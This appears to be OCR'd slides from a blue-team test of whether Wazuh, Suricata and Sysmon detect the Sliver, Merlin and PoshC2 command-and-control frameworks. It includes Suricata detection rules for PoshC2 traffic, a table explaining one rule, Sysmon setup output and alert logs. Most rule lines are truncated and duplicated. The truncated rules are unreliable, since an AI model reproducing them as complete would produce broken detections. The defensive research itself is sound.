alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M7"; flow:established,to_server; h
isdataat:!16,relative; reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-
SSLDecrypt, malware_family PoshC2, confidence Medium, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mi

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M8"; flow:established,to_server; h
reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-control; sid:2036517; r
malware_family PoshC2, confidence Medium, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mitre_tactic_n

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M9"; flow:established,to_server; h
reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-control; sid:2036518; r
malware_family PoshC2, confidence Medium, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mitre_tactic_n

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M10"; flow:established,to_server;
reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-control; sid:2036519; r
malware_family PoshC2, confidence Medium, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mitre_tactic_n

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M11"; flow:established,to_server;
isdataat:!16,relative; reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-
SSLDecrypt, malware_family PoshC2, confidence Medium, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mi

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M12"; flow:established,to_server;
reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-control; sid:2036521; r
malware_family PoshC2, confidence High, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mitre_tactic_nam
```

Suricata 偵測結果

emerging-all.rules 檔案內容

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M2"; flow:established,to_server; h
isdataat:!16,relative; reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-
```

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M5"; flow:established,to_server; http.uri; content:"/async/newtab/"; startswith; fast_pattern; content:"/?"; within:38; isdataat:!16,relative; reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-control; sid:2036514; rev:2; metadata:attack_target Client_Endpoint, created_at 2022_05_06, deployment Perimeter, deployment SSLDecrypt, malware_family PoshC2, confidence Medium, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mitre_tactic_name Command_And_Control, mitre_technique_id T1071, mitre_technique_name Application_Layer_Protocol;)

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M10"; flow:established,to_server;
reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-control; sid:2036519; r
malware_family PoshC2, confidence Medium, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mitre_tactic_n

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M11"; flow:established,to_server;
isdataat:!16,relative; reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-
SSLDecrypt, malware_family PoshC2, confidence Medium, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mi

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M12"; flow:established,to_server;
reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-control; sid:2036521; r
malware_family PoshC2, confidence High, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mitre_tactic_nam
```

延長加賽：環境架構調整

✅ **改善方案：**

1️⃣ 安裝 **Sysmon**（Microsoft Sysinternals 工具）並整合至 Wazuh

- 提供更詳細的 Windows 的 Process Creation、Network Connection 相關紀錄
- Wazuh 對 Sysmon 具有良好支援以及預設規則集

2️⃣ 將 C2 Server（Kali Linux主機）從內部網路移到**外部網路**

- 模擬更加真實情況，改善 IDS 規則僅觸發內外網路流量的情形
- 使用 AWS EC2 架設 Kali Linux 主機，採用 EIP 的 Public IP

延長加賽：sysmon說明


Sysmon 是一種 Windows 系統服務和裝置驅動程式，一旦安裝在系統上，就會在系統重新開機期間保持常駐狀態，以監視和記錄 Windows 事件記錄檔的系統活動。 其提供有關處理序建立、網路連線，以及檔案建立時間變更的詳細資訊。 藉由收集其使用 Windows 事件集合或 SIEM 代理程式所產生的事件，然後分析事件，您可以識別惡意或異常活動，並了解入侵者和惡意程式碼在您的網路上的運作方式。


Sysmon 包括下列功能：

- 針對目前和父處理程序記錄使用完整命令列的處理程序建立。
- 使用 SHA1 (預設值)、MD5、SHA256 或 IMPHASH 記錄處理程序映像檔的雜湊。
- 在處理程序中包含處理程序 GUID，建立事件以允許事件相互關聯，即使 Windows 重複使用處理程序識別碼也是如此。
- 在每個事件中包含工作階段 GUID，以允許相同登入工作階段上的事件相互關聯。
- 記錄驅動程式或具有其簽章和雜湊的 DLL 載入。
- 記錄對磁碟和磁碟區進行原始讀取存取的開啟。
- 選擇性地記錄網路連線，包括每個連線的來源處理程序、IP 位址、連接埠號碼、主機名稱和連接埠名稱。
- 偵測檔案建立時間的變更，以了解檔案何時真正建立。 修改檔案建立時間戳記是惡意程式碼通常用來掩飾其追蹤的技術。
- 在登錄中變更時自動重新載入設定。

延長加賽：sysmon說明

```
C:\Users\user\Downloads\Sysmon>Sysmon64.exe -accepteula -i sysconfig.xml

System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rigl
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.10
Sysmon schema version: 4.90
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.
```







將Sysmon 事件整合至Wazuh

```
<localfile>
  <location>Microsoft-Windows-Sysmon/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>
```

延長加賽：Internet C2 Server



延長加賽：測試環境（實際架構圖）



不同 C2 Framework vs 開源防禦工具偵測評估

C2 Framework	SIEM	EDR	IDS	Sysmon
Sliver (HTTPS)	✗	✗	✗	◆
Merlin (HTTPS)	✗	✗	✗	◆
PoshC2 (HTTPS)	✓	✗	✗	✓

※ 結果以藍隊是否成功角度出發，若為綠色勾勾，表示開源防禦平台有成功偵測

Suricata 偵測結果

emerging-all.rules 檔案內容

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M2"; flow:established,to_server; h
isdataat:!16,relative; reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-
SSLDecrypt, malware_family PoshC2, confidence Medium, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mi
```

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M5"; flow:established,to_server; http.uri; content:"/async/newtab/"; startswith; fast_pattern; content:"/?"; within:38; isdataat:!16,relative; reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-control; sid:2036514; rev:2; metadata:attack_target Client_Endpoint, created_at 2022_05_06, deployment Perimeter, deployment SSLDecrypt, malware_family PoshC2, confidence Medium, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mitre_tactic_name Command_And_Control, mitre_technique_id T1071, mitre_technique_name Application_Layer_Protocol;)

```
reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-control; sid:2036518; r
malware_family PoshC2, confidence Medium, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mitre_tactic_n

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M10"; flow:established,to_server;
reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-control; sid:2036519; r
malware_family PoshC2, confidence Medium, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mitre_tactic_n

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M11"; flow:established,to_server;
isdataat:!16,relative; reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-
SSLDecrypt, malware_family PoshC2, confidence Medium, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mi

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M12"; flow:established,to_server;
reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-control; sid:2036521; r
malware_family PoshC2, confidence High, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mitre_tactic_nam
```

Suricata 偵測結果

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M5"; flow:established,to_server; http.uri; content:"/async/newtab/"; startswith; fast_pattern; content:"/?"; within:38; isdataat:!16,relative; reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-control; sid:2036514; rev:2; metadata:attack_target Client_Endpoint, created_at 2022_05_06, deployment Perimeter, deployment SSLDecrypt, malware_family PoshC2, confidence Medium, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mitre_tactic_name Command_And_Control, mitre_technique_id T1071, mitre_technique_name Application_Layer_Protocol;)

欄位	內容	解析
規則類型	alert http	HTTP 流量 的異常行為偵測
來源 IP/Port	$HOME_NET any	內部網路 ($HOME_NET) 任意端口
目標 IP/Port	$EXTERNAL_NET any	外部網路 ($EXTERNAL_NET) 任意端口
觸發條件	flow:established,to_server;	只監測 已建立的 HTTP 連線，且 往伺服器傳送的流量
HTTP URI	http.uri; content:"/async/newtab/"; startswith;	URI 必須以 /async/newtab/ 開頭，這是 PoshC2 的預設 C2 結構
HTTP 參數	content:"/?"; within:38;	URI 內應該包含 /?，且出現在前 38 個字元內
資料長度檢查	isdataat:!16,relative;	要求封包的資料長度小於 16 bytes，這可能是 PoshC2 特徵
分類	classtype:command-and-control;	分類為 C2 活動
識別碼	sid:2036514; rev:2;	規則 ID 2036514 (修訂版本 2)
MITRE ATT&CK	mitre_tactic_id TA0011, mitre_technique_id T1071	戰術：Command & Control (TA0011)、技術：應用層協定 (T1071)
參考來源	reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/;	參考來源為 PoshC2 官方 GitHub 及 官方文件
惡意軟體家族	malware_family PoshC2	此規則專門偵測 PoshC2

Suricata 偵測結果

使用 Posh C2 的 HTTP 通道
非常快就會觸發 Posh C2 行為告警

Time	rule.description	rule.id	rule.groups	data.dest_ip
Mar 29, 2025 @ 17:33:11.381	Suricata: Alert - ET MALWARE PoshC2 - Observed Default URI Structure M31	86601	ids, suricata	54.204.182.108
Mar 29, 2025 @ 17:33:05.322	Suricata: Alert - ET MALWARE PoshC2 - Observed Default URI Structure M30	86601	ids, suricata	54.204.182.108
Mar 29, 2025 @ 17:32:59.858	Suricata: Alert - ET MALWARE PoshC2 - Observed Default URI Structure M28	86601	ids, suricata	54.204.182.108
Mar 29, 2025 @ 17:32:47.792	Suricata: Alert - ET MALWARE PoshC2 - Observed Default URI Structure M18	86601	ids, suricata	54.204.182.108
Mar 29, 2025 @ 17:32:43.215	Suricata: Alert - ET MALWARE PoshC2 - Observed Default URI Structure M12	86601	ids, suricata	54.204.182.108
Mar 29, 2025 @ 17:32:37.196	Suricata: Alert - ET MALWARE PoshC2 - Observed Default URI Structure M31	86601	ids, suricata	54.204.182.108
Mar 29, 2025 @ 17:32:31.199	Suricata: Alert - ET MALWARE PoshC2 - Observed Default URI Structure M15	86601	ids, suricata	54.204.182.108
Mar 29, 2025 @ 17:32:25.717	Suricata: Alert - ET MALWARE PoshC2 - Observed Default URI Structure M8	86601	ids, suricata	54.204.182.108

